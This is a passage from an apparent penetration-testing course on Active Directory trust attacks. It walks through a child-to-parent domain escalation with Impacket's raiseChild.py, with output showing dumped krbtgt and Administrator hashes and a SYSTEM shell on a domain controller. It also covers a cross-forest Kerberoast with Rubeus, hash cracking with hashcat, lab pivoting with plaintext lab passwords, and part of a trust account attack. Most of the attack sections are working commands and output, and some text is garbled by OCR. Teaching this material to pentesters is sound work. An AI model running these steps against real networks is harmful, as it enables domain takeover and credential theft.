C:\Windows\system32> whoami && hostname
nt authority\system
DC01
```

Note: Use the command `unset KRB5CCNAME` to unset the value of the environment variable `KRB5CCNAME`

Automating the Attack Using raiseChild.py

To escalate from the child to the parent domain using a Linux attack host, one straightforward method is to utilize the raiseChild.py script from `Impacket`. This script automates the process by creating a golden ticket for the forest's Enterprise Admin. By logging into the forest and retrieving the target information (default administrator RID: 500), all tasks are seamlessly executed with a single command.

The script lists out the workflow and process in a comment as follows:

```
#   The workflow is as follows:
#       Input:
#           1) child-domain Admin credentials (password, hashes or aesKey)
in the form of 'domain/username[:password]'
#              The domain specified MUST be the domain FQDN.
#           2) Optionally a pathname to save the generated golden ticket
(-w switch)
#           3) Optionally a target-user RID to get credentials (-targetRID
switch)
#              Administrator by default.
#           4) Optionally a target to PSEXEC with the target-user
privileges to (-target-exec switch).
#              Enterprise Admin by default.
#
#       Process:
#           1) Find out where the child domain controller is located and
get its info (via [MS-NRPC])
#           2) Find out what the forest FQDN is (via [MS-NRPC])
#           3) Get the forest's Enterprise Admin SID (via [MS-LSAT])
#           4) Get the child domain's krbtgt credentials (via [MS-DRSR])
#           5) Create a Golden Ticket specifying SID from 3) inside the
KERB_VALIDATION_INFO's ExtraSids array
#              and setting expiration 10 years from now
#           6) Use the generated ticket to log into the forest and get the
target user info (krbtgt/admin by default)
#           7) If file was specified, save the golden ticket in ccache
format
#           8) If target was specified, a PSEXEC shell is launched
#
#       Output:
#           1) Target user credentials (Forest's krbtgt/admin credentials
by default)
#           2) A golden ticket saved in ccache for future fun and profit
#           3) PSExec Shell with the target-user privileges (Enterprise
Admin privileges by default) at target-exec
#              parameter.
```

Performing the Attack with raiseChild.py

```
proxychains raiseChild.py -target-exe 172.16.210.99
dev.inlanefreight.ad/htb-student
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

Password: HTB_@cademy_stdnt!
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  172.16.210.99:445
...  OK
[proxychains] Strict chain  ...  127.0.0.1:9050  ...
dev.inlanefreight.ad:445  ...  OK

[*] Raising child domain dev.INLANEFREIGHT.AD
[*] Forest FQDN is: INLANEFREIGHT.AD
[*] Raising dev.INLANEFREIGHT.AD to INLANEFREIGHT.AD
[*] INLANEFREIGHT.AD Enterprise Admin SID is: S-1-5-21-2879935145-
656083549-3766571964-519
[*] Getting credentials for dev.INLANEFREIGHT.AD
dev.INLANEFREIGHT.AD/krbtgt:502:aad3b435b51404eeaad3b435b51404ee:992093609
707726257e0959ce3e24771:::
dev.INLANEFREIGHT.AD/krbtgt:aes256-cts-hmac-sha1-
96s:063d5b8a51a0b9843f12e93f28b7b055720d5a68e103c9243144ee6c703a43af
[*] Getting credentials for INLANEFREIGHT.AD
INLANEFREIGHT.AD/krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f010dc0262913
7a52a934477510431dd:::
INLANEFREIGHT.AD/krbtgt:aes256-cts-hmac-sha1-
96s:d4b96d6177a50bc2d283a46a9726da6d17724c5b6722cc4a5e3b32319499e0b9
[*] Target User account name is Administrator
INLANEFREIGHT.AD/Administrator:500:aad3b435b51404eeaad3b435b51404ee:6a1b9c
cba556848665ca315b3e096fdb:::
INLANEFREIGHT.AD/Administrator:aes256-cts-hmac-sha1-
96s:9d76fc817ad130c2735cf8a68f4825947bd0fa52fecdd1506a785e9bcc24d19e
[*] Opening PSEXEC shell at DC01.INLANEFREIGHT.AD
[*] Requesting shares on DC01.INLANEFREIGHT.AD.....
[-] share 'ADCS_flag' is not writable.
[*] Found writable share ADMIN$
[*] Uploading file TlktMwUI.exe
[*] Opening SVCManager on DC01.INLANEFREIGHT.AD.....
[*] Creating service qDDc on DC01.INLANEFREIGHT.AD.....
[*] Starting service qDDc.....
Microsoft Windows [Version 10.0.17763.2628]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>hostname
```

```
DC01
```

While tools like `raiseChild.py` can be convenient and save time, it's crucial to have a solid understanding of the underlying process and be capable of performing manual techniques by gathering all necessary data points. In the event of tool failure, having this knowledge allows us to troubleshoot effectively and identify any missing components. Blindly running autopwn scripts like raiseChild.py in a client production environment can pose significant risks, and it's essential to exercise caution and construct commands manually whenever feasible.

Moving On

This marks the conclusion of our exploration into `Intra-Forest` attacks. In the subsequent sections, we will redirect our focus towards `Cross-forest` attacks also known as `Inter-forest` attacks, where we'll delve into techniques for executing attacks across domains situated within different forests.

Attacking Cross Forest Trusts

The standard definition of a trust involves establishing a connection between the authentication systems of two domains. While trusts commonly exist between domains within the same forest, they can also extend to encompass inter-forest (cross-forest) relationships. Microsoft has traditionally designated the forest as the security boundary for Active Directory environments.

This was proved not to be the case by harmj0y in the 2017 post A Guide to Attacking Domain Trusts and the follow up in 2018 Not A Security Boundary: Breaking Forest Trusts which did a deep dive into breaking the forest security boundary and successfully attacking across a forest trust. The crux of this piece centered on the fact that it IS possible for administrators in forest to compromise resources in another through a bidirectional trust. Over the past few years there has been a heavy focus on cross forest trust attacks and many different attack paths have been discovered beyond the foundational research shared with the security world by harmj0y.


There are two types of cross forest trusts that we will cover in the remainder of this module:

- `External` : A non-transitive trust between two separate domains in separate forests which are not already joined by a forest trust. This type of trust utilizes SID filtering. External trusts are non-transitive, meaning that users from the trusted domain can access resources in the trusting domain, but users from any domain within the trusted

forest cannot authenticate into any domain within the trusting forest by default. The extent of access is determined by the trust configuration and permissions set within each domain.


- `Forest` : A transitive trust between two forest root domains, meaning that any user residing in the trusted forest can authenticate to any domain residing in the trusting forest.

Finally, forest trusts can be set up in two ways: one-way or two-way (also know as bidirectional). In bidirectional trusts, users from both trusting domains can access resources. This is a very commonly seen setup. In a one-way trust, only users in a `trusted` domain can access resources in a `trusting` domain, not vice-versa (with a few exceptions that we will go over). It is important to note that `the direction of trust is opposite to the direction of access`. This may seem a bit counterintuitive but it will make sense as we work through the various attacks. This diagram presents a visualization of various trust types within and between forests.



Refer to the [Domain Trusts Primer] section of the `Active Directory Enumeration & Attacks` module for a more in-depth overview of what trusts are.

The direction of trust is inversely proportional to the direction of access. In simpler terms, the direction of trust between domains affects the direction in which access permissions are granted.



The fundamental cross forest attacks include:

- Cross forest Kerboasting
- Cross forest ASREPRoasting
- Admin password re-use
- Foreign group membership

These are covered in-depth in the Active Directory Enumeration & Attacks module and are assumed to be prerequisite information for completing the current module.


We won't delve into every cross-forest attack scenario in this section, but we'll demonstrate the feasibility of `Kerberoasting` across cross-forest trusts. This can be accomplished in the presence of either a `bidirectional` trust or a `one-way` (inbound) trust configuration.

Lab Setup

The lab configuration for all the `Cross-Forest` sections is set up as illustrated below, with the exception being the `Abusing PAM trust` section:

VM	IP
SQL01 (SQL01.inlanefreight.ad)	`10.129.229.209 (DHCP) / 172.16.118.10 (dual interface)`
DC01 (DC01.inlanefreight.ad)	`172.16.118.3`
WS01 (WS01.child.inlanefreight.ad)	`172.16.118.20`

VM	IP
DC02 (DC02.logistics.ad)	`172.16.118.252`
SQL02 (SQL02.logistics.ad)	`172.16.118.11`
DC03 (DC03.megacorp.ad)	`172.16.118.113`



`DC01` serves as the Inlanefreight Domain Controller within the domain `inlanefreight.ad`, while the `DC02` serves as the Logistics Domain Controller within the domain `logistics.ad` and `DC03` serves as the Megacorp Domain Controller within the domain `megacorp.ad`.

Option-1: Using SSH Dynamic Port Forwarding

To establish a connection to the internal VMs, we can initiate SSH dynamic port forwarding on the DHCP VM SQL01. Subsequently, we can utilize proxychains in conjunction with it, enabling the forwarding of connections through SQL01.

```
ssh -D 1080 [email protected]
The authenticity of host '10.129.229.209 (10.129.229.209)' can't be
established.
ED25519 key fingerprint is
SHA256:n7KwAayabvsIspF8gC89sfuDWg/+ga7YPMN2y6svJMY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.229.209' (ED25519) to the list of known
hosts.
[email protected]'s password: Test@123

Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

administrator@SQL01 C:\Users\Administrator>
```

Option-2: Using Chisel

Alternatively, SQL01 is also hosting a `chisel server` on port `8080`. Therefore, we can establish a connection to it using the `chisel client` command if we don't want to use SSH Dynamic port forwarding.

```
sudo chisel client 10.129.229.209:8080 socks

2024/04/07 09:00:32 client: Connecting to ws://10.129.229.209:8080
2024/04/07 09:00:32 client: tun: proxy#127.0.0.1:1080=>socks: Listening
2024/04/07 09:00:34 client: Connected (Latency 151.462556ms)
```

Proxychains Configuration

To use this proxy, we can use the tool `Proxychains4`. Proxychains4 will allow us to redirect any application on our computer through the proxy. We need to make sure that the `proxychains4` configuration is correct. We can modify the configuration file `/etc/proxychains.conf` by commenting out the line proxy_dns using the # and at the end of the file replacing the value of socks4 with `socks4 127.0.0.1 1080`. The file should be as follows:

```
cat /etc/proxychains.conf

<SNIP>

# Proxy DNS requests - no leak for DNS data
#proxy_dns

<SNIP>

[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 1080
```

To execute a command through the proxy, we need to precede it with the `proxychains` command followed by the command we are looking to run.

Note: Credentials for the DHCP VM (SQL01) are: `Administrator` and `Test@123`

Performing the Kerberoasting Attack Cross-forest

Since a bidirectional trust is established between the domains `inlanefreight.ad` and `logistics.ad`, conducting a Kerberoasting attack across them is indeed feasible. We can

leverage tools like Rubeus to perform a Kerberoasting attack against the Logistics domain from our position in the Inlanefreight domain.

Refer to the Kerberoasting sections in the Kerberos Attacks and Active Directory Enumeration & Attacks modules to learn more about the Kerberoasting attack if you are not familar with it in depth.

RDP into Inlanefreight DC

```
proxychains xfreerdp /u:Administrator /p:'HTB_@cademy_adm!'
/v:172.16.118.3 /dynamic-resolution
```

Perform Kerberoasting against the Logistics Domain

```
PS C:\Tools> .\Rubeus.exe kerberoast /domain:logistics.ad


______        _
(_____ \      | |
_____) )_   _| |__  _____ _   _  ___
|  __  /| | | |  _ \| ___ | | | |/___)
| |  \ \| |_| | |_) ) ____| |_| |___ |
|_|   |_|____/|____/|_____)____/(___/
v2.2.0

[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these
accounts.

[*] Target Domain          : logistics.ad
[*] Searching path 'LDAP://DC02.logistics.ad/DC=logistics,DC=ad' for '(&
(samAccountType=805306368)(servicePrincipalName=*)(!samAccountName=krbtgt)
(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 1

[*] SamAccountName         : john
[*] DistinguishedName      : CN=john,CN=Users,DC=logistics,DC=ad
[*] ServicePrincipalName   : John/001.logistics.ad:1433
[*] PwdLastSet             : 4/5/2024 2:53:32 PM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   :
$krb5tgs$23$*john$logistics.ad$John/001.logistics.ad:[email
protected]*$F075A25E6CD6D81333A7BB783AAA58FC$7910CDBFB0CC69E3F2B8239A5C27A
65C7F481BB4F3F6E6EEA72E9303BCAE11FE2B9BC98B6EEFB4451E9C35E9D0C7D7C3A46D7EF
2E2FE0CBAC78AC0B28278D1661636BC36B54FBA76ACCCAE5FEA7E5C2461D374435BD028CF9
```

```
7E8486CFF73E4561AC4521F8D4B8ECBE76A5290B0E5DE9473A5DB1657B6BBE79041DC633D2
222050A216A96014DE758914FA382366B232DA4EDDA6ACBC10BF0271A7358AD1B95294F277
570DE8A265E9378B446EE31091C2C796997415DF7227F7637FD6671A99EC3DC4D7784AAD02
9DAF9307D29B345EC45207D15E29A2BEA9E8613EB0D43B1B3A01AFF7DD101839506C6BE74C
8B6BB3953745633CABF85DF7F98B3C982F9FA620E0CDCD983E6ACCAE683E374AA415FE011F
A2BBDD2BE53D1A36FD8EF082A45DA2EE20F598ED49F493BD04B840DB9CD7B0603D94C79A04
417404A62FA66C2CA544E8350C9E8A3A8CFF1556854E990DDE97273FCBD0AD2F4CE85254DA
31A7AF3CC2D97F6F73F68D60C6AB7608261EEEE461EC38C9B1B101A9B31586EFB180A8E9B8
A6BBA042950D8F31AA5BFF227AAB048C8F203A0E251167558C8308F8C841C3266D86B540BB
53A1B44DBF49D160BEEE2F2A2041F79E2ABE11176DECA0979C1C891C194DA60DDD00546223
4E8DBBD27ED271EE173580AAB4DFAFC46A34157F4BAC86486D8B6F570804D403DB27B15A5F
E7CBC0EED55E42995D087290950C1546D018E635FC885CE79D59BC6809D999419E9749E0A2
FD914413657EA9216BEFC952A3A8DE3AB1CACC3A3681B5B0F5E6CC6EE6823C1BBF618221EC
4BA46BC7D40FA403D14A5086B30236D2135372AC3E2D633C3B403D26E6D8D8BBA202305DC4
BC8FE5B6BFE173B3C004A8268F1A2E43511C35BAD2F061C83619AC4520E826CE22637B0517
793D417B9967966859FB65E446427F201F9B07879A0C5364E660AA6E89A0C1BE4F2842F62A
1E2652C4B5EB644308FF5AD55BC8A88F53271025135E654284AD5330A6A075B2DB6B59293E
AA9E34DFE00BAD689DA8048CED9EF07B39A5F6A8D50A74E20CBDBD7574F976869B6CA277BF
166AA90D5A0CA3527F77414D83AFDF751FF563898ECFBDC86025D1B3012F90084715F47671
96BA814F7CD4390B2757A73725E7C2427F803926A95B5A96D97BEACF9ECB93AB3617FDFD46
4B3918CDBE24384CF25985B2068CDC2F2061468AADF588053C4958BB4DEED3A92618BDA15F
B9F685B3108092295F558F377A80AAC511EA5BBA6B42C9C340CFC4F6258EB6<SNIP>
```

Hash Cracking

Rubeus returns the list of hashes associated with the different `TGS tickets` or `Service Tickets (STs)`. All that's left to do is to use Hashcat to try and retrieve the clear text password associated with these accounts. The Hashcat hash mode to use is `13100 (Kerberos 5, etype 23, TGS-REP)`.

Cracking the Hash

```
hashcat -m 13100 hash /usr/share/wordlists/rockyou.txt

hashcat (v6.2.6-46-gc63f88105) starting

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF,
DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==============================================================================
=====================================================
* Device #1: pthread-AMD Ryzen 5 3400G with Radeon Vega Graphics,
2918/5901 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
```

```
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13
rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce
performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Initializing backend runtime for device #1. Please be patient...

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 2 secs

$krb5tgs$23$*john$logistics.ad$john/001.logistics.ad:[email
protected]*$f075a25e6cd6d81333a7bb783aaa58fc$7910cdbfb0cc69e3f2b8239a5c27a
65c7f481bb4f3f6e6eea72e9303bcae11fe2b9bc98b6eefb4451e9c35e9d0c7d7c3a46d7ef
2e2fe0cbac78ac0b28278d1661636bc36b54fba76acccae5fea7e5c2461d374435bd028cf9
7e8486cff73e4561ac4521f8d4b8ecbe76a5290b0e5de9473a5db1657b6bbe79041dc633d2
222050a216a96014de758914fa382366b232da4edda6acbc10bf0271a7358ad1b95294f277
570de8a265e9378b446ee31091c2c796997415df7227f7637fd6671a99ec3dc4d7784aad02
9daf9307d29b345ec45207d15e29a2bea9e8613eb0d43b1b3a01aff7dd101839506c6be74c
8b6bb3953745633cabf85df7f98b3c982f9fa620e0cdcd983e6accae683e374aa415fe011f
a2bbdd2be53d1a36fd8ef082a45da2ee20f598ed49f493bd04b840db9cd7b0603d94c79a04
417404a62fa66c2ca544e8350c9e8a3a8cff1556854e990dde97273fcbd0ad2f4ce85254da
31a7af3cc2d97f6f73f68d60c6ab7608261eeee461ec38c9b1b101a9b31586efb180a8e9b8
a6bba042950d8f31aa5bff227aab048c8f203a0e251167558c8308f8c841c3266d86b540bb
53a1b44dbf49d160beee2f2a204<SNIP>:<SNIP>

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......:
$krb5tgs$23$*john$logistics.ad$john/001.logisti...b9b520
Time.Started.....: Sun Apr  7 15:44:31 2024 (1 sec)
Time.Estimated...: Sun Apr  7 15:44:32 2024 (0 secs)
Kernel.Feature...: Pure Kernel
```

```
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    28510 H/s (1.38ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests
(new)
Progress.........: 2048/14344385 (0.01%)
Rejected.........: 0/2048 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> lovers1
Hardware.Mon.#1..: Util: 25%

Started: Sun Apr  7 15:43:45 2024
Stopped: Sun Apr  7 15:44:33 2024
```

Note: This is a realistic scenario that I have encountered multiple times during engagements where I was stuck in `Forest A` with a low privileged user, unable to escalate, and I was able to `Kerberoast` across a trust into `Forest B`, obtain TGS tickets and crack the passwords offline. I have run into scenarios where I was able to do this to fully compromise the partner forest and discovered password re-use in the forest I was working from which resulted in an easy compromise of that forest.

During a penetration test once you finish all of your standard attacks, it is always worth attempting any relevant ones across a forest trust as this may grant you addiitonal access towards your goal and will absolutely provide additional value to your client.

Next Steps

In the following sections we will do a deep dive into cross forest trust attacks, including:

- Trust Account Attack
- Unconstrained Delegation Cross Forest
- SID History Injection Attack
- SID Filter Bypass (CVE-2020-0665)
- Abusing SQL Server Links
- Abusing Foreign Security Principals & ACLs
- Abusing PAM Trusts

Each of these attacks is possible during real-world assessments so its important to be familiar with these and able to boast further knowledge than the fundamental cross forest attacks. The next section, `Trust Account Attack` will turn on its head the notion that only users in a `trusted` domain can access resources in a `trusting` domain.


Trust Account Attack

In the previous section, we discussed how `Administrators` from one forest can gain access to resources in another forest through a two-way (`Bidirectional`) or one-way (`Inbound`) trust relationship. The direction of a trust is inversely proportional to the direction of access. This means that if Forest-A trusts Forest-B, then Forest-B can access resources in Forest-A, however Forest-A cannot access resources in Forest-B. In this section we now turn our attention to a similar scenario and discuss how `Trust Account Attack` can be used so that Forest-A can also access resources in Forest-B.

When a One-way (`Outbound`) trust is established from the `Forest-A` domain to the `Forest-B` domain, a trust account named `A$` is created in `Forest-B` . It is possible to extract the cleartext credentials and Kerberos keys of this trust account (A

$e\ d$

) `created as part of the trust relationship will have the privileges of a regular domain user in the` Forest-B`.



Consider the scenario where we have two forests, `Logistics` and `Megacorp` , with the logistics.ad domain having a one-way (`Outbound`) trust to megacorp.ad. Consequently, administrators from the Megacorp domain can access resources in the Logistics domain due to default behaviour of the trust.

However, a trust account `megacorp\logistics$` is also created in the `Megacorp` domain, with its primary group set as `Domain Users` . It is possible for an administrator of the Logistics domain to extract the clear text credentials of the trust account using tools like `Mimikatz` .

Performing the Attack

While `logistics.ad` trusts `megacorp.ad`, the reverse is not true. Due to this unidirectional trust setup, attempts to query megacorp.ad from within logistics.ad using any user or group membership from logistics.ad is not successful.

Let's login to `Logistics` as an Administrator using `SSH` and try to query the Megacorp domain. We will utilize the `Get-ADTrust` command to retrieve trust information about the megacorp.ad domain from the current domain, logistics.ad.

Authenticating to Logistics DC

```
proxychains ssh [email protected]
```

Enumerating the Trust

```
PS C:\Tools> Get-ADTrust -Identity megacorp.ad

Direction               : Outbound
DisallowTransivity      : False
DistinguishedName       : CN=MEGACORP.AD,CN=System,DC=logistics,DC=ad
ForestTransitive        : True
IntraForest             : False
IsTreeParent            : False
IsTreeRoot              : False
Name                    : MEGACORP.AD
ObjectClass             : trustedDomain
ObjectGUID              : 90748280-8770-4a93-9dde-b5c18e14125b
SelectiveAuthentication : False
SIDFilteringForestAware : False
SIDFilteringQuarantined : False
Source                  : DC=logistics,DC=ad
Target                  : MEGACORP.AD
TGTDelegation           : False
TrustAttributes         : 8
TrustedPolicy           :
TrustingPolicy          :
TrustType               : Uplevel
UplevelOnly             : False
UsesAESKeys             : False
UsesRC4Encryption       : False
```

From the output, it becomes apparent that the direction of trust is `Outbound` from the source `logistics.ad` domain to the target `megacorp.ad` domain. Consequently, according to the

default behavior of the trust, Megacorp should possess the capability to access resources within the logistics.ad domain. However, querying Megacorp from Logistics may not be feasible due to the `unidirectional` nature of the trust relationship. Let's try to enumerate any user in Megacorp domain.

Querying the Megacorp domain

```
PS C:\Tools> whoami;hostname
logistics\administrator
DC02

PS C:\Tools> Get-ADUser Administrator -Server megacorp.ad
Get-ADUser : The server has rejected the client credentials.
At line:1 char:1
+ Get-ADUser Administrator -Server megacorp.ad
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo          : SecurityError: (Administrator:ADUser) [Get-
ADUser], AuthenticationException
+ FullyQualifiedErrorId :
ActiveDirectoryCmdlet:System.Security.Authentication.AuthenticationExcepti
on,Microsoft.ActiveDirectory.Management.Commands.GetADUsers
```

From the above output, we can verify that we cannot access any resources in Megacorp due to a `One-way` (OUTBOUND) trust.

Even when attempting to execute Sharphound with the argument `-d megacorp.ad` to enumerate the `megacorp.ad` domain, it won't function as intended due to the unidirectional trust setup between logistics.ad and megacorp.ad. This trust configuration restricts the ability to query or enumerate megacorp.ad from within the logistics.ad domain, making such actions unfeasible.

Using SharpHound to enumerate Megacorp domain

```
PS C:\Tools> .\SharpHound.exe -c All -d megacorp.ad
2024-03-23T13:40:30.6931493-07:00|INFORMATION|This version of SharpHound
is compatible with the 4.3.1 Release of BloodHound
2024-03-23T13:40:30.8962761-07:00|INFORMATION|Resolved Collection Methods:
Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL,
Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2024-03-23T13:40:30.9275275-07:00|INFORMATION|Initializing SharpHound at
1:40 PM on 3/23/2024
2024-03-23T13:40:30.9900271-07:00|WARNING|[CommonLib LDAPUtils]LDAP
connection is null for filter (objectclass=domain) and domain megacorp.ad
2024-03-23T13:40:31.0056557-07:00|ERROR|Unable to connect to LDAP, verify
```

```
your credentials
```

